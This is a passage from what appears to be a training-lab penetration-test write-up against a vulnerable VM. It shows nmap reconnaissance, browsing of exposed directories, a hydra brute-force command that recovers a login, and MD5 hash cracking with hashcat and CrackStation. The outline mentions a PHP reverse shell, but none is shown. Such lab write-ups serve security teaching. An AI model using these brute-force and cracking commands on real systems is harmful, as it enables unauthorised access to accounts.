

Timedatectl

01

Identify the IP address and exposed services of the target VM.

02

Find hidden files on the target.

03

Brute-force and crack passwords to gain entry.

04

Upload a PHP reverse shell to an insecure web server.

05

Explore the target system and finding the flag.

RECON

First step is to identify the IP address of our target which, thanks to a mysterious benefactor, has been provided for us:

Capstone: Filebeat and Metricbeat are installed and will forward logs to the ELK machine.

- o IP Address: **192.168.1.105**
- o Please note that this VM is in the network solely for the purpose of testing alerts.

The next step is to run a scan of our target using nmap:

```
root@Kali:~/Desktop# nmap -T4 -Pn -sS -O -sV 192.168.1.105
```

```
root@Kali:~/Desktop# nmap -T4 -Pn -sS -O -sV 192.168.1.105/32
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-07 19:12 PST
Nmap scan report for 192.168.1.105
Host is up (0.00069s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

TCP/IP fingerprint:

```
OS:SCAN(V=7.80%E=4%D=2/7%T=22%CT=1%CU=44059%PV=Y%DS=1%DC=D%G=Y%M=00155D%TM
OS:=6201DFCC%P=x86_64-pc-linux-gnu)SEQ(SP=F9%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%T
OS:S=A)OPS(01=M5B4ST11NW7%02=M5B4ST11NW7%03=M5B4NNT11NW7%04=M5B4ST11NW7%05=
OS:M5B4ST11NW7%06=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=F
OS:E88)ECN(R=Y%DF=Y%T=40%W=FAF0%0=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A
OS:=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%
OS:Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=
OS:A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=
OS:Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%
OS:T=40%CD=S)
```

Network Distance: 1 hop

Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Our results showed that **Port 22** is open with **ssh service**, and **port 80** with **HTTP**

```
Nmap scan report for 192.168.1.90
Host is up (0.000018s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://
/nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.23 seconds
root@Kali:~/Desktop#
```


```
root@Kali:~/Desktop# nmap -sV -sS 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-07 19:23 PST
Nmap scan report for 192.168.1.1
Host is up (0.00069s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
2179/tcp   open  vmrpdp?
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
root@Kali:~/Desktop# nmap -sS -A 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-07 19:25 PST
Nmap scan report for 192.168.1.105
Host is up (0.00065s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp      open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|   256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|   256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp      open  http      Apache httpd 2.4.29
| http-headers:
|   http-ls: Volume /
|     maxfiles limit reached (10)
|_SIZE      TIME          FILENAME
-          2019-05-07 18:23  company_blog/
422        2019-05-07 18:23  company_blog/blog.txt
-          2019-05-07 18:27  company_folders/
-          2019-05-07 18:25  company_folders/company_culture/
-          2019-05-07 18:26  company_folders/customer_info/
-          2019-05-07 18:27  company_folders/sales_docs/
-          2019-05-07 18:22  company_share/
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|   256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|   256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp    open  http    Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
SIZE      TIME          FILENAME
- 2019-05-07 18:23  company_blog/
422 2019-05-07 18:23  company_blog/blog.txt
- 2019-05-07 18:27  company_folders/
- 2019-05-07 18:25  company_folders/company_culture/
- 2019-05-07 18:26  company_folders/customer_info/
- 2019-05-07 18:27  company_folders/sales_docs/
- 2019-05-07 18:22  company_share/
- 2019-05-07 18:34  meet_our_team/
329 2019-05-07 18:31  meet_our_team/ashton.txt
404 2019-05-07 18:33  meet_our_team/hannah.txt
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see http://www.osinfex.com/)
```

```
root@Kali:~/Desktop# nmap -sn 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-07 19:30 PST
Nmap scan report for 192.168.1.1
Host is up (0.00056s latency).
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Nmap scan report for 192.168.1.100
Host is up (0.0013s latency).
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Nmap scan report for 192.168.1.105
Host is up (0.0015s latency).
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Nmap scan report for 192.168.1.90
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.02 seconds
```

Google Dorking Process



Index of /


192.168.1.105

Name Last modified Size Description

company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

The found IP was typed into the search bar leading us to the company index. Doing some dorking we're going to investigate the company.



Index of /meet_our_team


192.168.1.105/meet_our_team/

Name Last modified Size Description

Parent Directory	-		
ashton.txt	2019-05-07 18:31	329	
hannah.txt	2019-05-07 18:33	404	
ryan.txt	2019-05-07 18:34	227	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

We'll start working our way down the directory, starting with Ashton.




192.168.1.105/meet_our_team/

192.168.1.105/meet_our_team/ashton.txt

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

Ashton is 22 years young, with a masters degree in aquatic jousting. "Moving over to managing everyone's credit card and security information has been terrifying. I can't believe that they have me managing the company_folders/secret_folder! I really shouldn't be here" We look forward to working more with Ashton in the future!

Looks like there's some security info in the "company_folders/secret_folder" Let's backtrack to that directory.




Index of /

192.168.1.105

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

Go back one page Right-click or pull down to show history

Name	Last modified	Size	Description
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	



Index of /company_folders


192.168.1.105/company_folders/

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

Name	Last modified	Size	Description
Parent Directory		-	
company_culture/	2019-05-07 18:25	-	
customer_info/	2019-05-07 18:26	-	
sales_docs/	2019-05-07 18:27	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Looks like our secret folder is not here. Going to try editing the url.



Index of /company_folders

192.168.1.105/company_folders/secret_folder

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

Name	Last modified	Size	Description
Parent Directory		-	
company_culture/	2019-05-07 18:25	-	
customer_info/	2019-05-07 18:26	-	
sales_docs/	2019-05-07 18:27	-	

Authentication Required

http://192.168.1.105 is requesting your username and password. The site says: "For ashtons eyes only"

User Name:

Password:

Cancel OK

We're met with some authentication issues here. We're going to have to bruteforce our way into this. We'll be using hydra to do this, and we'll also need a username. Let's do some more investigating.

Starting at the top we'll go to `company_blog`, as it's first in the list.

Index of /

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
-------------	----------------------	-------------	--------------------

company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	

Index of /company_blog

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
-------------	----------------------	-------------	--------------------

Parent Directory	-		
blog.txt	2019-05-07 18:23	422	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

With over a combined 10 hours of experience, Summit Card Union has your one stop credit card needs. Looking to finance something as low as 34 percent? Need that personal touch of someone chatting with you through the computer? Shoot us an email!

we are happy to invite our new three employees

Ryan M. C.E.O
Hannah A. V.P of I.T
ashton Manager of direct communication, sales, customer privacy, and ex coffee delivery box


This is curious, “ashton” is in lowercase here which is different from the “Ashton” on the employee profile. A last name initial is also missing. It’s possible Ashton wrote his password down here as “ashton” let’s try this as the username. The webpage also lists the port here as **port 80**.

Here's the syntax for our hydra command which will brute force a password for the website which we'll use rockyou.txt for common passwords.

```
root@Kali:~/Desktop# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder
```

```
[80][http-get] host: 192.168.1.105  login: ashton  password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-02-07 2 0:14:31
```

Looks like our hunch was correct. "Ashton" is the username with password "leopoldo". Let's try these credentials.



With over a combined 10 hours of experience, Summit Card Union has your one stop credit card needs. Looking to finance something as low as 34 percent? Need that personal touch of someone chatting with you through the computer? Shoot us an email!

we are happy to invite our new three employees

Ryan M. C.E.O
Hannah A. V.P of I.T
ashton Manager of direct communication, sales, customer privacy, and ex coffee delivery box

Authentication Required


http://192.168.1.105 is requesting your username and password. The site says: "For ashtons eyes only"

User Name: ashton

Password: ••••••••

Cancel OK

Fill in with the found credentials




Index of /company_folders/secret_folder

Name	Last modified	Size	Description
Parent Directory		-	
connect_to_corp_server	2019-05-07 18:28	414	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Looks like we have access to the server. Let's try that "connect_to_corp_server"



We can assume again that the username is "ryan" but we need a password again so let's try this hash. We're going to use hashcat first to crack this.

```
root@Kali:~/Desktop# hashcat -a 0 -m 0 d7dad0a5cd7c8376eeb50d69b3ccd352 /usr/share/wordlists/rockyou.txt
hashcat (v5.1.0) starting ...

* Device #1: This device's constant buffer size is too small.

* Device #1: This device's local mem size is too small.

* Device #1: Not a native Intel OpenCL runtime. Expect massive speed loss.
  You can use --force to override, but do not report related errors.

No devices found/left.

Started: Mon Feb  7 20:26:18 2022
Stopped: Mon Feb  7 20:26:18 2022
```

It seems this vm is not powerful enough to run hashcat. So we'll then use crackstation.net.

CrackStation - Online Password Hash Cracking - MD5, SHA1, Linux, Rainbow Tables, etc. - Mozilla Firefox

192.168.1.105/company_fold x D CrackStation - Online Pa x +

https://crackstation.net

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

CrackStation

Defuse.ca · Twitter

CrackStation Password Hashing Security Defuse Security

Free Password Hash Cracker


Enter up to 20 non-salted hashes, one per line:

```
d7dad0a5cd7c8376eeb50d69b3ccd352
```

I'm not a robot  reCAPTCHA Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults



Slap the hash in there and select “Crack Hashes”

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
d7dad0a5cd7c8376eeb50d69b3ccd352
```


I'm not a robot  reCAPTCHA Privacy - Terms

Crack Hashes

